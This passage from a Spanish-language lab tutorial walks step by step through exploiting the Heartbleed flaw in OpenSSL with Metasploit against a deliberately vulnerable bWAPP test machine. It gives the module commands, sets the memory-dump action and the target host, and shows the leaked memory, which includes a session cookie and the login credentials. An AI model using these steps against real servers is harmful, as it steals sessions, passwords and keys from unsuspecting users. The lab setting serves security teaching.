
Imagen 159. Resultado del comando

Ejecutar el comando show options para mostrar las opciones del exploit.



```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show options
```

Imagen 160. Ejecución del comando



```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show options
MAX_KEYTRIES 50 yes Max tries to dump key
RESPONSE_TIMEOUT 10 yes Number of seconds to wait for a server response
RHOSTS [] yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 443 yes The target port (TCP)
STATUS_EVERY 5 yes How many retries until key dump status
THREADS 1 yes The number of concurrent threads (max one per host)
TLS_CALLBACK None yes Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
TLS_VERSION 1.0 yes TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

Auxiliary action: details.com/cve/2014-0160/

Name Description
SCAN Check hosts for vulnerability
```

Imagen 161. Resultado de la ejecución del comando

Ahora se van a modificar las opciones de ese exploit con el comando show actions.

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show actions
```

Imagen 162. Ejecución comando show actions

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show actions
```

Name	Description
DUMP	Dump memory contents to loot
KEYS	Recover private keys from memory
⇒ SCAN	Check hosts for vulnerability

Imagen 163. Resultado ejecución del comando

Ahora para establecer las nuevas opciones se da el siguiente comando.

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set action DUMP
```

Imagen 164. Ejecución comando set action DUMP

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show actions
Auxiliary actions:
  Name  Description
  ---  ---
  ⇒ DUMP  Dump memory contents to loot
  KEYS  Recover private keys from memory
  SCAN  Check hosts for vulnerability

msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```

Imagen 165. Resultado de la ejecución del comando

Ahora se van a dar los hosts y puertos de la víctima, esto se hace con los comandos set rhosts (ip), set rport (puerto), set verbose true.

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set rhosts 192.168.20.8
rhosts ⇒ 192.168.20.8
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```

Imagen 166. Comando set rhost

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set rport 8443
rport ⇒ 8443
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```

Imagen 167. Comando set rport

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```

Imagen 168. Comando set verbose true

Ahora hacer nuevamente un show options y verificar que los cambios se han hecho.

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):



| Name             | Current Setting | Required | Description                                                                                            |
|------------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| DUMPFILTER       |                 | no       | Pattern to filter leaked memory before storing                                                         |
| LEAK_COUNT       | 1               | yes      | Number of times to leak memory per SCAN or DUMP invocation                                             |
| MAX_KEYTRIES     | 50              | yes      | Max tries to dump key                                                                                  |
| RESPONSE_TIMEOUT | 10              | yes      | Number of seconds to wait for a server response                                                        |
| RHOSTS           | 192.168.20.8    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 8443            | yes      | The target port (TCP)                                                                                  |
| STATUS EVERY     | 5               | yes      | How many retries until key dump status                                                                 |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| TLS_CALLBACK     | None            | yes      | Protocol to use, "None" to use raw TLS sockets (Accept                                                 |


```

Imagen 169. Comando show options para ver los cambios

Ahora correr el exploit colocando run en la consola.

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 192.168.20.8:8443 - Leaking heartbeat response #1
[*] 192.168.20.8:8443 - Sending Client Hello ...
[*] 192.168.20.8:8443 - SSL record #1:
[*] 192.168.20.8:8443 - Type: 22
[*] 192.168.20.8:8443 - Version: 0x0301
[*] 192.168.20.8:8443 - Length: 86
[*] 192.168.20.8:8443 - Handshake #1:
[*] 192.168.20.8:8443 - Length: 82
[*] 192.168.20.8:8443 - Type: Server Hello (2)
[*] 192.168.20.8:8443 - Server Hello Version: 0x0301
1
[*] 192.168.20.8:8443 - Server Hello random data: 64970
d70e7b3ed7b319934f7aafdb93dfc7be38e71b8aa27a6aeb6a8c319a58e
[*] 192.168.20.8:8443 - Server Hello Session ID length: 32
[*] 192.168.20.8:8443 - Server Hello Session ID: e0582
66468aaa7e5c8ec2285bfb45de6198ff611ae0b90e0466058cc40491dea
[*] 192.168.20.8:8443 - SSL record #2:
[*] 192.168.20.8:8443 - Type: 22
[*] 192.168.20.8:8443 - Version: 0x0301
```

Imagen 170. Ejecución del exploit

```
.....@.....
..... repeated 16122 times .....
.....@.....
.....a@.....A.-N.}.&.Jt...b
.%^Y.&.^H.....g..... 5 ... #.5B ... ~a .. Z).....brq0.s ... d.M../.'7.;..
R ... eL.KJ.9..8.....l.x.....| ..o..n.E.U....L.+.....M.t..2h..{ .. ..$'G.. b]]
.C.`.X" ... \ ... B.? ... A ... SL32Z ..180413181132Z0 ..1.0 ... U....BE1.0 ... U....Flande
rs1.0 ... U....Menen1.0 ... U....MME1.0 ... U....IT1.0 ... U....bee-box.bwapp.local1#
0! ..*.H.....bwapp@itsecgames.com0 ..0...*.H.....0.....j9Y..y..B..
.H`....c.M0.6.rNj| .. ( ... 7j.v.$..(.F.Y..~g.g.{ $IP.....A.....T&0 ... d..1 ... v ...
w....., .Wv.DPw.WV.0./6K.U..c.....0 ... *.H.....w ... J.....+r
....C....1.J.....-, ... v.v ... e..C..pT.lR ... U ... q.....W ... Z....TC.R!&..h..+
.N.a.....A0=s ... tt.....C/.....l..C.[.....$.*.d.....i.....
'.....u.b.....@ ... ;.....&.....4 ... U.E.....9.....6..
.r.j.g.....Y.X ... N.J ... v ... 3 ... #.0.* ... ?.....
..... repeated 534 times .....
.....
[*] 192.168.20.8:8443:0000 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > |
```

Imagen 171. Resultado de la ejecución del exploit

Ahora en el bWAPP abrir una nueva ventana en el navegador y colocar la siguiente URL [https://\(ip:puerto\)/bWAPP/login.php](https://(ip:puerto)/bWAPP/login.php) y loguearse con las credenciales bee/bug.




Imagen 172. Búsqueda de la URL en el navegador



Imagen 173. Logueo con las credenciales




Imagen 174. Logueo exitoso

Ejecutar nuevamente el exploit con el comando run y ver que sucede.

```
[*] 192.168.20.8:8443 - Printable info leaked: ..information intended to be
.....d.j@..L.....+..tJW..j.Q.C...TX? ... f.....".!.9.8.....5.....
.....3.2.....E.D...../ ... A.....rd
y) Firefox/3.6.17..Accept: text/html,application/xhtml+xml,application/xml;q=
0.9,*/*;q=0.8..Accept-Language: en-us,en;q=0.5..Accept-Encoding: gzip,deflate
..Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7..Keep-Alive: 115..Connection
: keep-alive..Cookie: PHPSESSID=862fbfacdc2aed5ccc2cdff563a7f8c1; security_le
vel=0.....Y.L9.....Es.....n..x[.....62.8.p.\S67.....z?srl..T".....\
..a?mS[..".....tent-Length: 51...login=bee&password=bug&security_level=0&fo
rm=submit.6.J.'.....6Q;;C.....zF..T..l.1.. ..5.....J..O.P_q.H...2..6
.%jZ..!.UU... .5U(.....'.....u.b.....@...;.....6.....4...
U.E.....9.....6...r.j.g.....Y.X...N.J...v...3...#.0.*...?...
.....repeated 15288 times .....
.....@.....
.....repeated 16122 times .....
```

Imagen 175. Nueva ejecución del exploit

Al ejecutar nuevamente el exploit al recopilar la información aparece el login con las credenciales que se ingresaron.

Conclusiones

- En caso de tener una página con una base de datos es importante que todo el contenido sea privado y no se pueda tener acceso mediante url.
- Si hay formularios en la página añadir buenas excepciones para evitar posibles inyecciones por javascript.
- Diseñar cuidadosamente las páginas para evitar posibles cambios de datos importantes en un post, así como brindar buenos certificados y servidores a las páginas que se creen para que los atacantes no tengan posibilidad de hacer un exploit.